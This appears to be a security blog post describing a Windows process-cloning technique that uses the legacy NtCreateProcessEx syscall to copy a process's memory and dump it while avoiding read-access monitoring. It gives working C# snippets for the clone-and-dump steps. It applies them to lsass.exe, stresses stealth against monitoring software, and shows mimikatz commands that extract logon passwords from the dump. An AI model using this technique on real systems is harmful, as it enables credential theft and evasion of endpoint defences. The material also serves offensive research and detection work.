Windows Process Cloning — How to dump a process without dumping the process
That title isn’t an exagerration or wordplay. There is a way to dump a process without opening a read handle to it. Read on.

That title isn’t an exagerration or wordplay. There is a way to dump a process without opening a read handle to the process, and that is via process cloning. It is possible to achieve Linux fork()-ish behavior if you abuse a lesser-known feature of Process creating syscalls. You can then dump this clone instead of the actual process, which won’t be monitored.
“But don’t we need Read access anyways to clone a process?” Nope. We don’t. That’s the neat part. We only need to match the integrity level.
NtCreateProcessEx — a legacy syscall
NtCreateProcessEx was previously used by WinAPI process-creating function wrappers. This function is since superseded by NtCreateUserProcess and its sibling syscalls, which are more feature-rich. The former needed much more operations to create an actually running process, including setting process parameters, adjusting PEB, starting the main thread, and so on.
For reference, this is what NtCreateProcessEx ‘s signature looks like:
/**
 * Creates a new process with extended options.
 *
 * @param ProcessHandle A pointer to a handle that receives the process object handle.
 * @param DesiredAccess The access rights desired for the process object.
 * @param ObjectAttributes Optional. A pointer to an OBJECT_ATTRIBUTES structure that specifies the attributes of the new process.
 * @param ParentProcess A handle to the parent process.
 * @param Flags Flags that control the creation of the process. These flags are defined as PROCESS_CREATE_FLAGS_*.
 * @param SectionHandle Optional. A handle to a section object to be used for the new process.
 * @param DebugPort Optional. A handle to a debug port to be used for the new process.
 * @param TokenHandle Optional. A handle to an access token to be used for the new process.
 * @param Reserved Reserved for future use. Must be zero.
 * @return NTSTATUS Successful or errant status.
 */
NTSYSCALLAPI
NTSTATUS
NTAPI
NtCreateProcessEx(
    _Out_ PHANDLE ProcessHandle,
    _In_ ACCESS_MASK DesiredAccess,
    _In_opt_ PCOBJECT_ATTRIBUTES ObjectAttributes,
    _In_ HANDLE ParentProcess,
    _In_ ULONG Flags, // PROCESS_CREATE_FLAGS_*
    _In_opt_ HANDLE SectionHandle,
    _In_opt_ HANDLE DebugPort,
    _In_opt_ HANDLE TokenHandle,
    _Reserved_ ULONG Reserved // JobMemberLevel
    );
Use
A huge difference between the modern syscalls and this legacy one is that it does not actually require filepath to the executable. Instead, it requires a SectionHandle . As long as you have a SEC_IMAGE section, and it points to a memory-region containing the executable image, this function can create the process.
Abuse
However, there’s another lesser-known way of creating a process with this syscall — pass neither section handle nor image path, but rather, a parent process handle opened with PROCESS_CREATE_PROCESS access. Usually, the child process will inherit from the parent process whatever is missing/default in the function call. However, if the entire section handle is null, the child will “inherit” the entire (almost) virtual image memory too! And that’s the trick!
Moreover, this approach is more stealthy than directly dumping the target process because:
- No
PROCESS_VM_READandPROCESS_QUERY_INFORMATIONaccess is requested to target process, which are commonly monitored rights, especially over sensitive processes. - No Ps-callbacks are invoked, because no new threads are created. In other words, monitoring softwares are not notified of this new child process.
Seeing it in action
Let’s see it in action. Below sections will only show the relevant parts of the code. For the full POC, scroll to the end.
Opening PROCESS_CREATE_PROCESS handle to target process
First step, open a PROCESS_CREATE_PROCESS handle to the target process. No other access rights are required. You do need to be on the same integrity-level though.
// Open handle to target process
OBJECT_ATTRIBUTES parentProcessObjectAttributes = CreateEmptyObjectAttributes();
CLIENT_ID parentProcessClientId = new CLIENT_ID
{
   UniqueProcess = (IntPtr)processToClonePid,
   UniqueThread = IntPtr.Zero
};
UInt32 ntStatus = NtOpenProcess(
                    ref hParentProcess,
                    ProcessAccessMask.PROCESS_CREATE_PROCESS,
                    ref parentProcessObjectAttributes,
                    ref parentProcessClientId
                  );
Cloning target process
Once we have the handle to the target process, we will create a child clone of it. As stated, this child process will inherit the virtual address space of the parent, but will not start out with any threads. Closing this process handle immediately kills the process.
Since this is separate from the actual target process, and is a process that we create ourselves, requesting PROCESS_ALL_ACCESS is not that suspicious.
OBJECT_ATTRIBUTES clonedProcessobjectAttributes = CreateEmptyObjectAttributes();

ntStatus = NtCreateProcessEx(
              ref hCloneProcess,
              ProcessAccessMask.PROCESS_ALL_ACCESS,
              ref clonedProcessobjectAttributes,
              hParentProcess,
              ProcessCreationFlags.NONE,
              IntPtr.Zero,
              IntPtr.Zero,
              IntPtr.Zero,
              0
           );
Dumping target process
Now the final step, dumping out the virtual address. For this, MiniDumpWriteDump API call is used.
MiniDumpWriteDump(
   hCloneProcess,
   0,
   hDumpFile,
   MinidumpType.MiniDumpWithFullMemory,
   IntPtr.Zero,
   IntPtr.Zero,
   IntPtr.Zero
);
This requires a WRITE_DATA handle to a file where the memory would be dumped. Again, note that the process handle passed to it is NOT the target process’s, but rather, that of the cloned child process.
Demo
Here’s some screenshots of this approach. I tried dumping lsass.exe from a high-integrity shell.

To verify if the dumping was correctly done, I used mimikatz to parse it:
sekurlsa::minidump lsass.dmp
sekurlsa::logonPasswords
Full POC
References:
I hugely referenced these excellent blog posts on this technique, and learnt a lot.
- https://billdemirkapi.me/abusing-windows-implementation-of-fork-for-stealthy-memory-operations/
- https://www.huntandhackett.com/blog/the-definitive-guide-to-process-cloning-on-windows
For general stuff:
- https://ntdoc.m417z.com
- https://pinvoke.net (use Wayback machine for better experience)